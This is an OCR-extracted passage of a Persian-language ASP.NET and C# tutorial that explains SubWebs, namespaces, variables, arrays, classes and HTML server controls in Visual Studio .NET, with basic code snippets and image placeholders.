ساب وب یک دایرکتوری مجازی است که حاوی وب سایت شما است . در این حالت با اضافه کردن Front-page Server Extensions به دایرکتوری مجازی ، ویژوال استودیو دات نت را قادر می سازید تا بتواند یک برنامه را در این دایرکتوری ایجاد و نگهداری نماید . برای ایجاد ساب وب ، بر روی آیکون LocalHost در IIS کلیک راست نمایید و از منوی ظاهر شده Server extension web را انتخاب نمایید . یک صفحه ویزارد باز می شود نام دایرکتوری را در اینجا همان نام دایرکتوری مجازی که در قبل ایجاد کرده اید وارد نمایید توضیح مختصری را هم می توانید در قسمت title وارد کنید . روی Next کلیک کنید در صفحه بعدی گزینه پیش فرض را قبول کرده روی Next کلیک کنید و تمام ! پس از انجام اینکار، این فولدر در ویژوال استودیو قابل دسترسی می شود .

SubWeb را تنها می توان روی root web و یا فولدر داخل آن ایجاد کرده . برای اطلاعات بیشتر به سایت زیر مراجعه کنید:
http://www.microsoft.com/frontpage/wpp/serk
بر روی سی دی کامپوننت های ویژوال استودیو دات نت FrontPage Server وجود دارد ولی بر روی WinXP نصب نمیشود . بهترین راه استفاده ازWin2000 advanced server است .

شکل ۱۳ - پیغام خطا هنگام نصب FrontPage Server روی ویندوز اکس پی .

تمرین : ۱ -یک دایرکتوری مجازی با نام Ch 01 ایجاد کنید . مسیر دایرکتوری واقعی که فا سیلهای شما درون آن قرار خواهد گرفت . برای مثال D:\ASP_NET\Chapter01 می باشد . آیا می توان آنرا به SubWeb تبدیل کرد؟

آشنایی با مقدمات زبان برنامه نویسی شی گرای C# و ایجاد اولین برنامهASP.NET

مقدمه :

در این فصل با اصول پایه ای C# و برنامه نویسی آن برای ایجاد صفحات ASP.NET آشنا می شویم . اگر با زبان C فصل جاری فصلی ساده و بسیار روانی برای شما خواهد بود و در غیر آشنایی دارید ، اینصورت با کمی پشتکار مشکل حل خواهد شد .این مرور بسیار کاربردی و به دور از هرگونه فلسفه بافی می باشد و خیلی سریع کد نوشتن را شروع خواهیم کرد . بدیهی است که فقط برای آشنایی کامل با اساس و شالوده ی زبان سی شارپ به کتابی کامل نیاز می باشد و نه یک فصل چند صفحه ای.

آشنایی با فضاهای نام (NameSpaces) :

فضاهای نام روشی برای مدیریت کد نویسی هستند . برای مثال آنها ایجاد شده اند تا تداخلی بین نام های توابع در برنامه شما رخ ندهد . این مساله در پروژه های بزرگ خود را نشان می دهد و ممکن است دو آیتم در یک پروژه نام های یکسانی را پیدا کنند . بدین وسیله این شانس تصادم و تداخل کاهش پیدا می کند .برای ایجاد یک فضای نام به صورت زیر عمل می شود:

```
namespace anyName
{
……
  Class anyClassName
{
……..
}
…….
}
```

یکی از فضاهای نام پایه ای در دات نت فریم ورک ، فضای نام System می باشد . برای استفاده از آن می توان از کد زیر کمک گرفت:

```
using System;
```

تمام فضاهای نام به صورت پیش فرض public می باشند و در خارج از کد شما قابل دسترسی هستند روش استفاده از آنها به صورت زیر است:

```
ProjectName.NameSpace.ClassName.MemberName
```

برای مثال اگر آرایه ای را در دات نت بخواهیم مرتب و سورت کنیم حداقل دو راه برای نوشتن وجود دارد:

```
System.Array.Sort(strArray);
```


و یا :

```
using System;
Array.Sort(strArray);
```


بدین صورت خلاصه نویسی در کد صورت می گیرد.

برنامه اول : مروری بر نحوه استفاده از NameSpace ها ، تعریف متغیر و مقدار دهی اولیه به آن ، توابع و خواص ها.

ویژوال استودیو دات نت را اجرا کنید و در صفحه ی باز شده روی دکمه New Project کلیک نمایید تا بتوان یک پروژه جدید ASP.NETرا شروع کرد . از پنل Project گزینه Visual C# Project انتخاب کنید .و از پنل سمت چپ گزینه ASP.NET Web Application را بر گزینید . در قسمت Location می توانید نامی دلخواه را در دایرکتوری Home مشخص کنید و یا اگر دایرکتوری مجازی درست کرده اید ، آنرا در اینجا انتخاب نمایید. پس از مشخص کردن کار، روی دکمه Ok کلیک کنید تا فایل های اولیه پروژه ساخته شوند . (شکل های ۱ و ۲)




شکل ۱ -آغاز کردن یک پروژه جدید ASP.NET با استفاده از VC#



شکل ۲ -فایل هایی که به صورت اتوماتیک توسط VS.NET ایجاد می شوند .

از ToolBox کنار صفحه یک Label و یک دکمه(Button) را روی فرم قرار دهید . (شکل ۳)




شکل ۳ -قرار دادن یک دکمه و یک لیبل بر روی فرم.

حالا روی دکمه دوبار کلیک کنید تا بتوانیم در تابعی که در هنگام رخ دادن رویداد کلیک شدن بر روی دکمه صدا زده می شود بتوانیم کد بنویسیم .اگر به صفحه ی باز شده که به آن Code Behind هم میگویند . دقت کنید به صورت پیش فرض یک سری از فضاهای نام مفید و لازم در این سورس گنجانده شده است.


می خواهیم هر بار کاربر روی این دکمه کلیک کرد به او جمله ی " سلام ! این اولین برنامه ی من است " را نشان دهد .برای اینکار ، فقط برای مرور یک سری از اصول ، طولانی ترین راه انتخاب می شود.

۱. یک متغیر از نوع string به نام strText تعریف کنید . بهتر است نوع متغیر به صورت خلاصه در ابتدای نام متغیر ذکر شود.
۲. آنرا مقدار دهی اولیه کنید (برای مثال " سلام " و یا جمله ی بالا)
۳. به راحتی می توان داخل آن فارسی نوشت . در C# تا متغیری را مقدار دهی اولیه نکنید نمی توان از آن استفاده کرد.
۴. می خواهیم به خاصیت Text مربوط لیبلی که روی فرم گذاشته ایم این متغیر را نسبت دهیم. نام لیبل یعنی Label 1 را بنویسید به همراه یک نقطه در جلوی آن یک منو که تمام توانایی های این کنترل را نمایش می دهد باز خواهد شد (شکل ۴) . گزینه Text آنرا انتخاب کنید و متغیر فوق را به آن نسبت دهید (اگر با کامپایلر های ویژوال کار کرده باشید ملاحظه می کنید که همه چیز مانند آنها می باشد)



شکل ٤ -منوی autocomplete نمایش دهنده انواع مدتها ، خواص و ... مربوط به کنترل لیبل .

۵. حالا بر روی دکمه F5 کلیک کنید تا برنامه در مرور گر وب اجرا شود . با کلیک کردن بر روی به آدرسی که در دکمه ، سلام ، نمایش داده می شود Address Bar اینترنت اکسپلورر نوشته می شود نیز دقت کنید .




شکل ٥ -خروجی برنامه پس از کلیک کردن روی دکمه در مرورگر وب مایکروسافت.

عمدا این مثال را انتخاب کرده ام . برای فارسی نویسی به نکات زیر باید توجه کرد:


- در محیط ویژوال استودیو بر روی Tab مربوط به WebForm1.aspx کلیک کنید . سپس در یک جای خالی روی صفحه کلیک نمایید تا صفحه ی خواص Document در سمت چپ محیط ویژوال استودیو نمایش داده شود .حالا روی منوی پایین افتادنی charset کلیک کنید و گزینه ی Unicode(UTF-8) را انتخاب کنید . (شکل ۶)
- باز هم کافی نیست ! حالا از منوی فایل گزینه ی save as را انتخاب کنید . روی دکمه save یک علامت مثلث قرار دارد . روی آن کلیک نموده تا یک منوی جدید باز شود (شکل ۷) . حالا روی گزینهSave with encoding کلیک نمایید و صفحه ی اخطار باز شده را تایید کنید و از صفحه ی ظاهر شده بعدی از آیتم Encoding گزینه ی Unicode (UTF-8 with signature) را بر گزینید . حالا یک نفس راحت بکشید!

از این پس با خیال راحت و بدون هیچ نگرانی در مورد به هم ریختن فرمت فارسی برنامه می توانید برنامه ها را اجرا نمایید (در منوی فایل گزینه advanced save options هم همین کار را انجام می دهد و این گزینه فقط در مورد سورس ها مهیا است)

کد کامل شده این قسمت به همراه فصل ارایه می شود و روال کار از این پس نیز به همین صورت خواهد بود.



شکل ٦ -انتخاب یونیکد برای مشخص کردن charset صفحه خروجی .



شکل ۷ -فرمت فایل نیز باید یونیکد انتخاب شود.

مروی بر مفاهیم بکار گرفته شده در کد ارائه شده:

فرمت کردن کد:

هر چقدر فرمت ن نوشتن کد شما بهتر باشد ، خواندن ، نگهداری و استفاده مجدد از آن ساده تر خواهد بود . دو مورد مهم دندانه دار نویسی و نوشتن توضیحات و یا کامنت ها می باشد . نوشتن توضیحات خصوصا در برنامه نویسی تیمی بسیار مهم و کار ساز است . در C# از // برای نوشتن کامنت استفاده شود می مانند (C++) و همانند C هنوز /* ..... */ نیز معتبر است

نکته:
اگر دقت کرده باشید هنگامی که کرسر ماوس را روی هر آیتمی در منوی autocomplete نگه می دارید و یا آنرا انتخاب می کنید یک راهنمای کوچک نمایش داده می شود که در حقیقت کامنت مربوط به آن تابع می باشد .روش نوشتن چنین کامنت حرفه ای که در منو های ویژوال استودیو ظاهر شود به صورت زیر است که بهتر است (!) قبل از هر تابع یا خاصیت یا کلاس و .... نوشته شود .

```
///<summary>
///
///
///</summary>
```

تعریف متغیر و مقدار دهی به آن:

در هنگام تغییر یک متغیر ، ناحیه ای از حافظه برای ذخیره سازی داده ، اختصاص داده می شود . در C# برخلاف بعضی از زبان ها که نیازی به تعریف صریح متغیر ها ندارند ، هم باید نوع متغیر را تعریف کنید و هم آنرا مقدار دهی اولیه نمایید.

البته اگر فراموش کردید که متغیری را مقدار دهی اولیه کنید مهم نیست !کامپایلر حتما آنرا به شما با یک خطا گوشزد خواهد کرد! مقدار دهی اولیه یک متغیر از بسیاری از خطاهای زمان اجرا مانند جمع زدن دو متغیر بدون مقدار جلوگیری خواهد کرد.

استفاده از خواص:

شما به ویژگی های یک شی با استفاده از خواص آن می توانید دسترسی پیدا کنید . یک property عضوی است که امکان دسترسی به ویژگی شی یا کلاس را فراهم می کند . برای مثال طول یک رشته (string) سایز یک فونت ، عنوان یک فرم و نام یک مصرف کننده ، خاصیت هستند

بسیاری از اشیا ذاتی دات نت فریم ورک ، خواص مفید زیادی را به همراه دارند . برای مثال شیDateTime را در نظر بگیرید . با استفاده از خاصیت Today آن می توان تاریخ جاری سیستم را بدست آورد .برای استفاده از یک خاصیت لازم است تا کلاس تعریف کننده شی در برنامه مهیا باشد . منظور همان استفاده از فضای نام مربوطه می باشد . پس از وارد کرد ن فضای نام کلاس مورد نظر می توانید از شی و خواص آن استفاده کنید . همانطور که ذکر شد یا به صورت کامل تمام موارد باید ذکر شوند مانند و یا با وارد کردن فضای نام;System System.DateTime.Now کوتاه سازی صورت می گیرد که پیشتر نیز ذکر گردید.

مروری بر آرایه ها و حلقه ها در برنامه دوم C# :

در این برنامه می خواهیم آرایه ای از کاراکتر ها را به مقادیر متناظر یونیکد آنها تبدیل و سپس مرتب شده آنها را نمایش دهیم .

هنگامی آرایه ها را ایجاد می شوند که بخواهیم با مجموعه ای از اطلاعات همجنس کار کنیم .برای نمونه در این مثال از یک آرایه برای ذخیره تعدادی کاراکتر می خواهیم استفاده نماییم . آرایه ها هم یک نوع متغیر هستند پس باید تعریف و مقدار دهی اولیه شوند ، نوع و تعداد اعضای آنها نیز باید معین گردد . حد پایین آرایه صفر بوده برای مثال اگر آرایه chrData[] ده عضو داشته باشد، اولی ن عضو آن[0] chrData و آخرین عضو آن chrData[9] است .

برای تعریف آرایه چندین راه مختلف وجود دارد :

۱ -تعریف آرایه ای از رشته ها و مقدار دهی اولیه آن.

```
String[] strData = new string[2];
```

۲ -تعریف و مقدار دهی اولیه

```
string [] strData = { "1234","abcd" };
```

که آرایه ای از نوع رشته ای به طول ۲ عضو با مقدار دهی اولیه ایجاد شده است . در این حالت نیازی به تعیین طول آن نمی باشد.

۳ -روشی دیگر برای مقدار دهی اولیه

```
strData[0] = "1234";
strData[1] = "abcd";
```

در دات نت کلاسی به نام Array وجود دارد که امکانات جالبی را برای کار با آرایه ها ارائه می دهد . برای مثال تابع Sort آن به سادگی یک آرایه را مرتب می کند .برای حرکت بین اعضای یک آرایه با تعداد بالا به سادگی می توان از حلقه ی for و یا foreach استفاده کرد.

برای مثال :

```
for( int i=0 ; i< strData.Length ; i++)
do some things!
```

در هنگام کار با آرایه ها حتما لازم است طول آرایه چک شود تا مشکل عدم دسترسی به عضوی که تعریف نشده پیش نیاید (عضوی که در کران آرایه قرار ندارد)

برای نوشتن برنامه دوم یک آرایه با اعضایی دلخواه به طول ۱۰ تعریف کنید و سپس با استفاده از یک حلقه اعضای آنرا تک تک به مقادیر یونیکد معادل تبدیل نمایید و در یک آرایه دیگر ذخیره نمایید . برای تبدیل به یونیکد از کد زیر استفاده کنید:

سپس با استفاده از کلاس Array آنرا سورت کرده و سپس خروجی آنرا در یک TextBox نمایش دهید . برای اینکه تکست باکس از حالت یک خطی برون بیاید و چند خطی شود خاصیت TextMode آنرا بهMultiLine تغییر دهید .این مثال را به عنوان تمرین خودتان می توانید تکمیل کنید و سپس کد نوشته شده تان را با source همراه فصل مقایسه کنید . نظرات و قسمت های نامفهوم احتمالی را می توان در forum مطرح کرد.

آشنایی بیشتر با کلاس ها ، متد ها

متد ها یا همان توابع در زبان C اعضای یک شی یا کلاس هستند و مجموعه ای از یک سری از کارها ، را انجام می دهند . با خواص هم که در قسمت های قبل آشنا شدید . بسیاری از کلاس های دات نت فریم ورک متد ها و یا توابع مفید حاضر و آ ماده ای را دارند . برای مثال کلاس DateTime متدی به نام ،ToLongDatastring دارد که تاریخ را به صورت یک رشته طولانی بر می گرداند . برای تعریف یک کلاس همانطور که گفته شد به صورت زیر عمل می شود:

```
class myClassName
{
.........
}
```

برای تعریف یک متد یا تابع ابتدا سطح دسترسی به آن مانند public و private سپس نوع خروجی تابع مانندvoid (هیچی) ذکر می گردد که داخل این پرانتز ها می توان ورودی های تابع یا به قولی آرگومان های ورودی را معرفی کرد .سپس تابع باید با { شروع و با یک } خاتمه یابد. برای مثال:

```
public int myFunc( int x )
{
.......
}
```

هر تابعی می تواند صفر تا تعداد بیشماری آرگومان ورودی و صفر تا تعداد بیشماری خروجی داشته باشد .بوسیله یک تابع می توان پیچیدگی کار را مخفی کرد و صرفا با صدا زدن نام آن ، یک سری از عملیات را انجام داد . گاهی از اوقات لازم می شود دو یا چند تابع با یک نام داشته باشیم بطوریکه پارامترهای ورودی یا مقادیر خروجی و یا نوع آرگومان های ورودی آنها با هم متفاوت باشد به این کارoverloading می گویند .

برای تعریف خواص قاعده کلی به صورت زیر است:

```
AnyType propertyName
{
get;
set;
}
```

برنامه سوم : تعریف کلاس ، خواص ، متد ها و مروری بر سطوح دسترسی در کلاس ها

در این برنامه می خواهیم کلاسی را تعریف کنیم که در آن با استفاده از خواص ، دو رشته را دریافت و توسط یک متد ساده ، این دو رشته به هم متصل گردیده و تعدادی کاراکتر از آن مطابق خاصیتی دیگر که آن طول این رشته جدا شده را از انتهای رشته مشخص می کند ، نمایش دهیم (بحث های مربوط به کنترل خطا در فصول دیگر مرور می شوند) .

با توجه به توضیحات ارائه شده در مورد تعریف کلاس ها ، توابع و خاصیت ، این برنامه ساده بوده و می توان به سورس همراه فصل مراجعه کرد.

فقط برای کار با رشته و پیدا کردن رشته ای از درون رشته ای دیگر ، یکی از توابع پر کاربردsubstring بوده و ساده ترین راه برای تعریف کلاس استفاده از منوی Project قسمت Add Class می باشد که تعارف اولیه را خود VS.NET انجام می دهد . لازم به ذکر است که پر کاربرد ترین سطوح دسترسی به کلاس ها توابع public و private می باشند .

برای مثال اگر تابعی در کلاس شما یک کار میانی برای ربط دادن دو تابع دیگر را انجام می دهد می توانید آنرا private تعریف کنید تا هنگام استفاده از کلاس مدیریت کار کردن با توابع گیج کننده نباشد .

مبحث شی گرایی در C# آنقدر مفصل است که می توان یک کتاب ۷۰۰ صفحه ای راجع به آن نوشت ! اگر باور ندارید یک سری به آدرس های زیر بزنید (کتابThinking in C#) :

www.thinkingin.net
www.BruceEckel.com

هدف از این فصل مروری سریع بر یک سری از مفاهیم اساسی و پایه ای بودند که در هنگام کار بیشتر با آنها مواجه می شویم . مباحث پیشرفته تر و مفصل تر در این مورد را می توانید در کتاب فوق و یا کتاب های اختصاصی و پایه ای C# ملاحظه نمایید .

نکته ای در مورد نحوه ی اجرای برنامه های همراه فصل:


برای اینکه بتوانید برنامه ه ای همراه فصل را اجرا کنید باید ابتدا فصل اول را کامل مرور کرده باشید و در ایجاد دایرکتوری مجازی مشکلی نداشته باشید و یا در WWWRoot یک دایرکتوری به نام classes ایجاد کنید و به ازای هر فصل یک دایرکتوری به نام Chxxایجاد نمایید که در آن xx شماره فصل است . سپس دایرکتوری های مثالهای همراه را در آن کپی نمایید . در هر حال هر روشی که برای شما ساده تر است به آن صورت عمل کنید . بدیهی است که در غیر اینصورت هیچکدام از مثالهای همراه را نمی توانید اجرا نمایید.

معرفی کنترل هایHTML و نحوه کاربرد آنها در صفحاتASP.NET

مقدمه:
کنترل های HTML سرور در حقیقت عناصر استاندارد HTML هستند که در سرور پردازش می شوند .تمام کنترل های سرور HTML که بعنوان کنترل های HTML هم شناخته می شوند (دقیقا) معادل یک عنصرHTML تفسیر و اجرا شده و خواص اغلب آنها با عناصرH TML یکسان است . در طی فصول آتی ما از این کنترل ها به ندرت استفاده خواهیم کرد ! کنترل های وب توانایی های بسیار بیشتری را ارائه می دهند و ادامه ی کار تقریبا با آنها تکمیل می گردد و همراه خواهد بود . این فصل صرفا برای یادآوری اسکریپت نویسی کلاینت ساید با دید VS.NET مفید می باشد و تاثیری آنچنانی بر روی برنامه نویسی سمت سرور ما در فصول آتی نخواهد داشت . این فصل در حقیقت یک نوع DHTML نویسی به سبک VS.NET می باشد .

پردازش در خواست ها از طرف سرور
کنترل هایHTML در فضای نام System.Web.UI.HtmlControls تعریف شده اند . شما یک کنترلHTML را در اغلب حالتها با اضافه کردن ویژگی RUNAT="Server" به تگ آن ، می توانید ایجاد کنید . با فراموش شدن این مورد تمام قابلیت های پردازشی سمت سرور را از دست خواهید داد . بهتر است به هر کنترلHTML یک ID منحصر به فرد اختصاص داده شود تا بتوان به سادگی در برنامه به آن رجوع کرد.

کنترل های سرورHTML از کلاسHTMLInput مشتق شده اند و باید درون کنترل HtmlForm قرار گیرند. با استفاده از کنترل HTMLFormمی توان در خواست های رسیده به سرور را پردازش کرد . این کنترل همانندform معمولی در صفحاتHTML است بعلاوه اینکه ویژگی RUNAT="Server" نیز به آن اضافه می شود . به صورت خودکار وقتی یک پروژه جدید را در ویژوال استودیو باز می کنید اینکار از طرف VS.NET صورت می گیرد(شکل ۱) و لازم به ذکر است که در هر فایل ASPX شما فقط یک فرم را می توانید تعریف کنید(برخلاف نگارش های قبلی آن) .



شکل ۱ -نمایی از پشت صحنه یک فرم وب که در آن ایجاد فرم به صورت خودکار صورت می گیرد.

اگر شما به تگ فرم در VS.NET توجه کنید مواردی را ملاحظه می نمایید که باید مرور شوند . ویژگیMethod به مرور می گوید که چگونه اطلاعات را به سرور بفرستد .اگر مساوی GET قرار گیرد ، داده ها به صورت یک رشته به URL اضافه شده و فرستاده می شوند و یا به صورت یک درخواست HTTP که در این حالت مساوی Post خواهد بود . چند خاصیت دیگر هم وجود دارند که به صورت پیش فرض در محیطVS.NET ظاهر نمی شوند . برای مثال خاصیتDisabled که پیش فرض آن False است و اگر Trueشود تمام کنترل های متعلق به فرم غیر فعال شده و به صورت خاکستری نمایش داده می شوند.
خاصیت دیگرAction است که در برنامه های ASP.NET نیازی به تنظیم کردن آن وجود ندارد . در نگارش های قبلی ASP از این خاصیت برای تنظیم اینکه داده ها به چه صفحه ای فرستاده شوند ، استفاده می شد.


مروری سریع بر کنترل های HTML :

